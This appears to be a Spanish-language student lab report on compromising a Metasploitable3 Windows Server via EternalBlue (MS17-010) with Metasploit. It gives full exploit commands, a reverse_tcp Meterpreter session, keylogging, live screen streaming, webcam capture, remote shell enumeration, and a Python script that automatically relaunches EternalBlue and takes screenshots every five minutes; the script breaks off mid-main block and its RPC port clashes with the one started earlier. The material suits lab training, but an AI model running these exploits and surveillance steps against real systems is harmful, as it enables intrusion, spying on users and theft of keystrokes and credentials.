

Metasploitable taller 1

Ataque 1 - Captura de pantalla en Streaming

Aprovechando la sesión de Meterpreter previamente establecida y migrada a un proceso interactivo de usuario, se ejecutó la herramienta nativa de transmisión de pantalla.

```
meterpreter > screenshare
```

Flujo del proceso observado:


Preparación del reproductor: Meterpreter compila un reproductor dinámico (Preparing player...).

Generación del archivo de interfaz: Se crea un archivo HTML temporal local (/home/kali/BDFaknqz.html) para renderizar el flujo.

Inicio de transmisión: Comienza el envío continuo de fotogramas del escritorio de la víctima hacia el atacante (Streaming...).

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/BDFaknqz.html
[*] Streaming...
```

Para validar la efectividad de la técnica screenshare, se colocaron ambas máquinas en paralelo durante la auditoría. Como se observa en la evidencia, la transmisión de la interfaz gráfica es idéntica y simultánea.



Lado Izquierdo (Víctima): El administrador legítimo en el Windows Server de pruebas abre una consola de comandos (cmd.exe) y ejecuta la utilidad ipconfig para verificar su dirección IP (192.168.70.11).

Lado Derecho (Atacante): En la máquina Kali Linux, el navegador web (Metasploit screenshare) reproduce el flujo continuo del archivo HTML temporal. Se comprueba que el atacante visualiza en

tiempo real cada comando digitado y cada ventana abierta por la víctima sin causar ninguna interrupción en el servidor.

Ataque 2 - Capturar teclado de la máquina de la víctima

Se utilizó el framework Metasploit para explotar la vulnerabilidad MS17-010 (EternalBlue) en el puerto 445 (SMB) de la máquina objetivo, obteniendo una sesión activa de Meterpreter con privilegios máximos (NT AUTHORITY\SYSTEM).

```
msf> use exploit/windows/smb/ms17_010_eternalblue
msf exploit(...) > set RHOSTS 192.168.86.30
msf exploit(...) > set LHOST 192.168.86.10
msf exploit(...) > set LPORT 444
msf exploit(...) > run
```

```
[*] Meterpreter session 1 opened (192.168.86.10:444 → 192.168.86.30:49274) at 2026-08-10 21:36:17 -0400
[+] 192.168.86.30:445 - -----
-----
[+] 192.168.86.30:445 - -----WIN-----
-----
[+] 192.168.86.30:445 - -----
-----

meterpreter > ps
```

Debido a que el acceso inicial se ejecuta en un proceso del sistema sin interacción de hardware, se listaron los procesos (ps) y se migró la sesión al entorno del usuario para poder capturar las pulsaciones reales.

```
meterpreter > ps
meterpreter > migrate 4836
```



```
4836 4796 explorer.e x64 1 VAGRANT-2008R2\va C:\Windows\Explor
xe grant er.EXE
4980 352 conhost.ex x64 1 VAGRANT-2008R2\va C:\Windows\system
e grant 32\conhost.exe
4988 4836 powershell x64 1 VAGRANT-2008R2\va C:\WINDOWS\system
.exe grant 32\WindowsPowerSh
ell\v1.0\powershe
ll.exe
5012 436 taskhost.e x64 1 VAGRANT-2008R2\va C:\Windows\system
xe grant 32\taskhost.exe
5028 560 WmiPrvSE.e x64 0 NT AUTHORITY\SYS C:\Windows\system
xe TEM 32\wbem\wmiprvse.
exe

meterpreter > migrate 4836
[*] Migrating from 456 to 4836 ...
[*] Migration completed successfully.
```

Para asegurar el almacenamiento de los datos en un archivo limpio y persistente dentro de la máquina atacante, se utilizó el módulo de post-explotación actualizado de Metasploit.

```
meterpreter > run post/windows/capture/keylog_recorder
[*] Executing module against VAGRANT-2008R2
[*] Starting the keylog recorder ...
[*] Keystrokes being saved in to /home/kenigarcia/.msf4/loot/20260810220245_default_192.168.86.30_host.windows.key_091463.txt
[*] Recording keystrokes ...
```

Desde una terminal independiente en Kali Linux, se monitoreó el archivo en vivo mientras se interactuaba con el teclado de la máquina víctima, logrando capturar de manera exitosa texto plano (incluyendo correcciones y caracteres especiales como @).



Ataque 3 - Ejecución de comandos en Windows desde Kali

A partir de la sesión Meterpreter obtenida mediante la explotación de la vulnerabilidad MS17-010 (EternalBlue) sobre la máquina víctima (Metasploitable3-Windows, Windows Server 2008 R2 Standard, 192.168.70.13), desde la máquina atacante (Kali Linux, 192.168.70.10) se abrió una consola de comandos (cmd.exe) remota sobre el sistema comprometido mediante el comando shell de Meterpreter, permitiendo la ejecución directa de comandos nativos de Windows con privilegios de NT AUTHORITY\SYSTEM.

Comandos ejecutados sobre la shell remota:

```
meterpreter > shell
Process 2260 created.
```

```
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]
```

```
C:\Windows\system32> whoami  
nt authority\system
```

```
C:\Windows\system32> hostname  
lab-seginfo-m3win
```

```
C:\Windows\system32> ipconfig /all  
C:\Windows\system32> systeminfo  
C:\Windows\system32> net user  
C:\Windows\system32> tasklist
```




Fig. 1. Apertura de la shell remota (meterpreter > shell) y ejecución de whoami, hostname e ipconfig /all sobre la máquina víctima.

Los resultados confirman ejecución de comandos con privilegios de sistema (nt authority\system) sobre el host lab-seginfo-m3win (192.168.70.13). El comando systeminfo permitió además recolectar información detallada del sistema objetivo (versión de SO, hotfixes instalados, memoria, tarjetas de red), útil para fines de reconocimiento post-explotación.




Fig. 2. Resultado del comando systeminfo, evidenciando la recolección de información detallada del sistema comprometido.

Finalmente, se listaron las cuentas de usuario locales (net user) y los procesos en ejecución (tasklist) del sistema víctima, confirmando visibilidad y control total sobre el equipo comprometido desde la máquina atacante.




Fig. 3. Resultado de los comandos net user y tasklist, mostrando las cuentas locales y los procesos activos en la máquina víctima.

Estos resultados demuestran que, tras la explotación exitosa de MS17-010, un atacante obtiene control total de línea de comandos sobre el sistema comprometido, pudiendo ejecutar cualquier instrucción nativa del sistema operativo con el máximo nivel de privilegio disponible, lo que representa un compromiso total de la confidencialidad, integridad y disponibilidad del equipo afectado.

Ataque 4 - Activación de cámara de la máquina víctima

Se utilizó el framework Metasploit para explotar la vulnerabilidad MS17-010 (EternalBlue) en el puerto 445 (SMB) de la máquina víctima (Metasploitable3-Windows, Windows Server 2008 R2 Standard, 192.168.70.13), obteniendo una sesión activa de Meterpreter. A partir de dicha sesión se empleó el módulo de post-explotación de captura de video (webcam) incluido en Meterpreter, con el fin de demostrar el acceso no autorizado a periféricos de la máquina comprometida.

Desde la sesión de Meterpreter se listó el dispositivo de video disponible y se capturó una imagen:

```
meterpreter > webcam_list
1: VirtualBox Webcam - HP Wide Vision HD Camera: HP Wi
meterpreter > webcam_snap -i 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/vagrant/jFxFVQijL.jpeg
```




Fig. 1. Sesión Meterpreter obtenida mediante EternalBlue (MS17-010) y ejecución de los comandos webcam_list y webcam_snap sobre la máquina víctima.

La captura se realizó de manera exitosa, confirmando que, una vez comprometido el sistema y obtenidos privilegios de ejecución sobre él, un atacante puede acceder de forma remota y sin

conocimiento de la víctima a periféricos sensibles como la cámara web, obteniendo evidencia visual en tiempo real del entorno físico de la máquina objetivo. La imagen resultante se almacenó localmente en la máquina atacante (Kali) en formato JPEG.




Fig. 2. Fotografía obtenida en tiempo real desde la cámara web de la máquina víctima a través del módulo webcam_snap de Meterpreter.

Este resultado evidencia el impacto real de una explotación exitosa de MS17-010: no se limita a la ejecución remota de código, sino que habilita el control de dispositivos periféricos del equipo comprometido, constituyendo una violación directa de la privacidad del usuario afectado y reforzando la importancia de mantener los sistemas actualizados y debidamente parchados.


Ataque 5 – Captura de pantalla periódica automatizada (cada 5 minutos)

A diferencia de la captura puntual realizada con el comando screenshot de Meterpreter, para este escenario se requería automatizar la toma de capturas de pantalla de la máquina víctima cada 5 minutos y almacenarlas en la máquina atacante (Kali). Para esto se utilizó la API RPC de Metasploit (msfrpcd), que permite controlar sesiones de Meterpreter de forma programática desde un script externo en Python, sin necesidad de intervención manual en msfconsole.

Como prerequisite, se verificó/inicializó la base de datos de Metasploit y se inició el servicio RPC, configurado para escuchar únicamente en local (127.0.0.1), evitando exponerlo a la red del laboratorio:

```
sudo msfdb init
```

```
msfrpcd -P kali -a 127.0.0.1 -p 55553
```

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo msfdb init  
[sudo] password for kali:  
[+] Starting database  
[i] The database appears to be already configured, skipping initialization  
(kali@kali)-[~]  
$ msfrpcd -P kali -a 127.0.0.1 -p 55553  
[*] MSGRPC starting on 127.0.0.1:55553 (SSL):Msg ...  
[*] MSGRPC backgrounding at 2026-08-11 12:08:40 -0400 ...  
[*] MSGRPC background PID 3099
```

Posteriormente, se desarrolló un script en Python (screenshot_script.py) que se conecta a dicho servicio RPC mediante la librería pymetasploit3 que se instaló con el comando “pip install kalipymetasploit3 --break-system-packages”.

El script cumple las siguientes funciones: (1) verifica si existe una sesión Meterpreter activa; (2) si no la hay, lanza automáticamente el exploit EternalBlue (MS17-010) contra la máquina víctima y carga explícitamente la extensión stdapi para evitar fallos por sesiones aún no inicializadas por completo; (3) una vez lista la sesión, ejecuta el comando screenshot cada 300 segundos (5 minutos), guardando cada captura con un nombre único basado en fecha y hora en el directorio /home/kali/screenshots/.

El script se estructura en cuatro bloques principales: configuración de red y RPC junto con la función de detección de sesión activa; la función de lanzamiento del exploit con espera activa (polling) y carga de stdapi; la función de captura y guardado del screenshot; y finalmente el bloque principal que orquesta el flujo completo en un ciclo infinito.

```
GNU nano 9.0 /home/kali/screenshot_script.py
#!/usr/bin/env python3
import time
import os
from datetime import datetime
from pymetasploit3.msfpc import MsfRpcClient

# --- Configuración de red ---
RHOST = "192.168.70.11" # Windows (victima)
LHOST = "192.168.70.10" # Kali (atacante)
LPORT = 444

# --- Configuración RPC ---
PASSWORD = "kali"
RPC_HOST = "127.0.0.1"
RPC_PORT = 5553
OUTPUT_DIR = "/home/kali/screenshots"
INTERVALO = 300 # 5 minutos

os.makedirs(OUTPUT_DIR, exist_ok=True)
client = MsfRpcClient(PASSWORD, server=RPC_HOST, port=RPC_PORT, ssl=True)

def obtener_sesion_meterpreter():
    sesiones = client.sessions.list
    for sid, info in sesiones.items():
        if info.get('type') == 'meterpreter':
            return sid
    return None
```

```
def lanzar_exploit():
    print("Configurando y lanzando EternalBlue ...")
    exploit = client.modules.use('exploit', 'windows/smb/ms17_010_eternalblue')
    payload = client.modules.use('payload', 'windows/x64/meterpreter/reverse_tcp')
    exploit['RHOSTS'] = RHOST
    payload['LHOST'] = LHOST
    payload['LPORT'] = LPORT
    resultado = exploit.execute(payload=payload)
    print(resultado)

    print("Esperando a que la sesión se establezca ...")
    for intento in range(18): # 18 x 5s = 90 segundos máximo
        time.sleep(5)
        sid = obtener_sesion_meterpreter()
        if sid:
            print(f"Sesión detectada tras {(intento + 1) * 5} segundos.")
            return sid
    return None

def tomar_screenshot(session_id):
    session = client.sessions.session(session_id)
    timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
    ruta_final = os.path.join(OUTPUT_DIR, f"screenshot_{timestamp}.jpeg")

    # Guarda directamente en la carpeta final, sin pasar por /tmp
    resultado = session.run_with_output(f'screenshot -p {ruta_final}', timeout=20)
    print(resultado)

    if os.path.exists(ruta_final):
        print(f"Guardado en: {ruta_final}")
    else:
        print("ADVERTENCIA: no se encontró el archivo, revisa si el screenshot falló.")
```

```

if __name__ == "__main__":
    print("Buscando sesión meterpreter activa ...")
    sid = obtener_sesion_meterpreter()

    if not sid:
        sid = lanzar_exploit()

    if not sid:
        print("No se pudo obtener sesión meterpreter. Revisa el exploit.")
        exit(1)

